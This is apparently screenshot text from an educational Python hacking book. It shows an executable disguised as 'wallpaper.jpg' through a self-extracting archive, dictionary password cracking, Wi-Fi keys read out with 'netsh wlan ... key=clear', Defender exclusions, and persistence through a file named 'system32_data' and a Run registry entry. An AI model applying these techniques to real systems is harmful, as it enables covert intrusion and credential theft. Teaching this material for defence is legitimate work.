

Directory: C:\Users\fahad-sarwar\Desktop\example11-advanced-victim\dist



Mode                LastWriteTime         Length Name
----                -
-a----             3/20/2021  12:44 PM      9779579 advanced_victim.exe

Enter the command █
```



Name	Date modified	Type	Size
 advanced_victim	3/21/2021 11:20 AM	Application	9,669 KB
 icon	3/21/2021 11:15 AM	Icon	178 KB
 Rio	6/13/2019 6:17 PM	JPG File	572 KB





Advanced SFX options



Update	Text and icon	License	Module
General	Setup	Modes	Advanced

Temporary mode

Unpack to temporary folder

Optional question

Question title

Silent mode

Display all

Hide start dialog

Hide all

OK Cancel Help

Advanced SFX options



Update	Text and icon	License	Module
General	Setup	Modes	Advanced

Setup program





Run after extraction

Run before extraction

Wait and return exit code

exit code adjustment

OK Cancel Help

Name	Date modified	Type	Size
 advanced_victim	3/21/2021 11:20 AM	Application	9,669 KB
 icon	3/21/2021 11:15 AM	Icon	178 KB
 Rio	6/13/2019 6:17 PM	JPG File	572 KB
 wallpaper.jpg	3/21/2021 11:57 AM	Application	10,420 KB

```
passwords.txt
1 123456
2 password
3 12345678
4 qwerty
5 123456789
6 12345
7 1234
8 111111
9 1234567
10 dragon
11 123123
12 baseball
```

```
(venv) C:\Users\fahad-sarwar\Google Drive\Python Ethical Hacking book\Mastering\99_code\example12-password-cracking>python cracker.py
b'123456'
b'password'
b'12345678'
b'qwerty'
Match found
```

```
C:\Users\fahad-sarwar>netsh wlan show profiles

Profiles on interface WiFi:

Group policy profiles (read only)
-----
    <None>

User profiles
-----
    All User Profile      : POCO X3 NFC
    All User Profile      : FAHAD_WIFI
```

```
C:\Users\fahad-sarwar>netsh wlan show profile "POCO X3 NFC" key=clear

Profile POCO X3 NFC on interface WiFi:
=====


Applied: All User Profile

Profile information
-----
    Version                : 1
    Type                   : Wireless LAN
    Name                   : POCO X3 NFC
    Control options       :
        Connection mode    : Connect automatically
        Network broadcast  : Connect only if this network is broadcasting
        AutoSwitch         : Do not switch to other networks
        MAC Randomization  : Disabled



Connectivity settings
-----
    Number of SSIDs       : 1
    SSID name             : "POCO X3 NFC"
    Network type          : Infrastructure
    Radio type            : [ Any Radio Type ]
    Vendor extension      : Not present

Security settings
-----
    Authentication        : WPA2-Personal
    Cipher                : CCMP
    Authentication        : WPA2-Personal
    Cipher                : GCMP
    Security key          : Present
    Key Content           : alliswell
```

Chapter 9: System Protection and Perseverance




```
(venv) C:\Users\fahad-sarwar\Desktop\example13-privilege-escalation>python priv.py  
0
```



Exclusions

Add or remove items that you want to exclude from Microsoft Defender Antivirus scans.



```
(venv) C:\Users\fahad-sarwar\Desktop\example14-persistence>python persistence.py
Current executable : C:\Users\fahad-sarwar\Desktop\example14-persistence\venv\Scripts\python.exe
```

persistence 3/28/2021 2:30 PM Application 6,689 KB

C:\Users\fahad-sarwar\Desktop\example14-persistence\dist\persistence.exe

Current executable : C:\Users\fahad-sarwar\Desktop\example14-persistence\dist\persistence.exe

This PC > Local Disk (C:) > Users > fahad-sarwar > AppData > Roaming

Name	Date modified	Type	Size
Adobe	1/23/2021 2:46 PM	File folder	
Code	3/28/2021 2:49 PM	File folder	
Microsoft	3/20/2021 12:08 PM	File folder	
pyinstaller	3/20/2021 12:13 PM	File folder	
WinRAR	3/21/2021 11:43 AM	File folder	
system32_data	3/28/2021 2:52 PM	Application	6,698 KB

(Default)	REG_SZ	(value not set)
E28DABF980181...	REG_SZ	"C:\Program Files (x86)\Microsoft\Edge\Applicati...
OneDrive	REG_SZ	"C:\Users\fahad-sarwar\AppData\Local\Microsoft...
systemfilex64	REG_SZ	C:\Users\fahad-sarwar\AppData\Roaming\system...